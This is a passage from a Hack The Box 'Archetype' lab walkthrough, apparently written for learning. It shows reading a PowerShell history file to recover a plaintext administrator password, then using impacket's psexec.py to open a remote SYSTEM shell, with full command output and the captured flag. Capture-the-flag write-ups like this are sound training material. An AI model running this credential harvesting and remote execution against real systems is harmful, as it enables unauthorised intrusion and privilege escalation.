
Now, we run the following command from the database




We must remember put the ip address of our tun0 interface




We see that cmd was displayed, we are already inside the database host




We run a command **dir**, this command lists the host files, with this cmd we can enter to Users folder



We enter to Users folder




After, we enter to slq_svc folder



```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        1/20/2020   5:01 AM                3D Objects
d-r---        1/20/2020   5:01 AM                Contacts
d-r---        1/20/2020   5:42 AM                Desktop
d-r---        1/20/2020   5:01 AM                Documents
d-r---        1/20/2020   5:01 AM                Downloads
d-r---        1/20/2020   5:01 AM                Favorites
d-r---        1/20/2020   5:01 AM                Links
d-r---        1/20/2020   5:01 AM                Music
d-r---        1/20/2020   5:01 AM                Pictures
d-r---        1/20/2020   5:01 AM                Saved Games
d-r---        1/20/2020   5:01 AM                Searches
d-r---        1/20/2020   5:01 AM                Videos
```

After we enter to Desktop folder



```
    Directory: C:\Users\sql_svc\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        2/25/2020   6:37 AM             32 user.txt


# 
```

Privilege Escalation

We can use the command bellow to access the PowerShell history file

```
# type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSRead
line\ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
#
```

This means that the copy drive has been assigned administrator privileges locally and gives us the password, now with this, we can use impacket's psexec program to generate a Windows terminal.

```
kali@kali:~/impacket/examples$ ./psexec.py administrator@10.10.10.27
Impacket v0.9.22.dev1+20200804.145312.110b886c - Copyright 2020 SecureAuth
Corporation

Password:
```


Enter the password MEGACORP_4dm1n!!

```
kali@kali:~/impacket/examples$ ./psexec.py administrator@10.10.10.27
Impacket v0.9.22.dev1+20200804.145312.110b886c - Copyright 2020 SecureAut
Corporation

Password:
[*] Requesting shares on 10.10.10.27.....
[*] Found writable share ADMIN$
[*] Uploading file mAgtKZzM.exe
[*] Opening SVCManager on 10.10.10.27.....
[*] Creating service KvBD on 10.10.10.27.....
[*] Starting service KvBD.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

And as we can see, he deployed a Windows terminal

Now we'll look for the root flag

For them we go to the directory /



To the **Users** directory

To the **Administrator** directory

```
C:\Users>cd Administrator

C:\Users\Administrator>dir
 Volume in drive C has no label.
 Volume Serial Number is CE13-2325

 Directory of C:\Users\Administrator

01/19/2020  11:39 PM    <DIR>          .
01/19/2020  11:39 PM    <DIR>          ..
01/19/2020  11:39 PM    <DIR>          3D Objects
01/19/2020  11:39 PM    <DIR>          Contacts
01/20/2020  06:42 AM    <DIR>          Desktop
01/19/2020  11:39 PM    <DIR>          Documents
01/19/2020  11:39 PM    <DIR>          Downloads
01/19/2020  11:39 PM    <DIR>          Favorites
01/19/2020  11:39 PM    <DIR>          Links
01/19/2020  11:39 PM    <DIR>          Music
01/19/2020  11:39 PM    <DIR>          Pictures
01/19/2020  11:39 PM    <DIR>          Saved Games
01/19/2020  11:39 PM    <DIR>          Searches
01/19/2020  11:39 PM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)  33,752,064,000 bytes free

C:\Users\Administrator>
```


To the **Desktop** directory

```
C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is CE13-2325

 Directory of C:\Users\Administrator\Desktop

01/20/2020  06:42 AM    <DIR>          .
01/20/2020  06:42 AM    <DIR>          ..
02/25/2020  07:36 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  33,752,064,000 bytes free

C:\Users\Administrator\Desktop>
```

And now with the command **more** we read the file **root.txt**, which will reveal the root flag, which is what we are asked .

```
C:\Users\Administrator\Desktop>more root.txt
b91ccec3305e98240082d4474b848528

C:\Users\Administrator\Desktop>
```

This code is introduced in the Hack The Box platform and this way we finish the Starting Point. By entering the code, it shows us that the Archetype machine was made!



References

- Box, H. T. (2018). *Hack The Box :: Penetration Testing Labs*. Hack The Box. https://www.hackthebox.eu/login

- C. (2020). *Comandos de Linux*. CCM. https://es.ccm.net/contents/311-comandos-de-linux

- *Download Kali Linux Virtual Images | Offensive Security*. (2020, 20 junio). KaliLinux. https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

- *Downloads – Oracle VM VirtualBox*. (2017). VirtualBox. https://www.virtualbox.org/wiki/Downloads

- Ramírez, I. (2020, 15 may). What is a VPN connection, what is it for and what advantages does it have? Xataka. https://www.xataka.com/basics/que-es-una-conexion-vpn-para-que-sirve-y-que-ventajas-tiene

- By Simplilearn(2020, 10 July). What is Ethical Hacking: Introduction to Ethical Hacking. https://www.simplilearn.com/tutorials/cyber-security-tutorial/what-is-ethical-hacking#:~:text=Ethical%20Hacking%20is%20an%20authorized,and%20threats%20in%20a%20network.&text=They%20collect%20and%20analyze%20the,the%20system%2Fnetwork%2Fapplications.

- g0tmi1k. (2019, 25 November). What is kali linux?. https://www.kali.org/docs/introduction/what-is-kali-linux/

- Microsoft. (2020, 10 June). Overview of file sharing using the SMB 3 protocol in Windows Server.https://docs.microsoft.com/en-us/windows-server/storage/file-server/file-server-smb-overview#:~:text=in%20subsequent%20releases.-,Feature%20description,protocol%20or%20other%20network%20protocols.

- Python. (2020). What is Python? Executive Summary. https://www.python.org/doc/essays/blurb/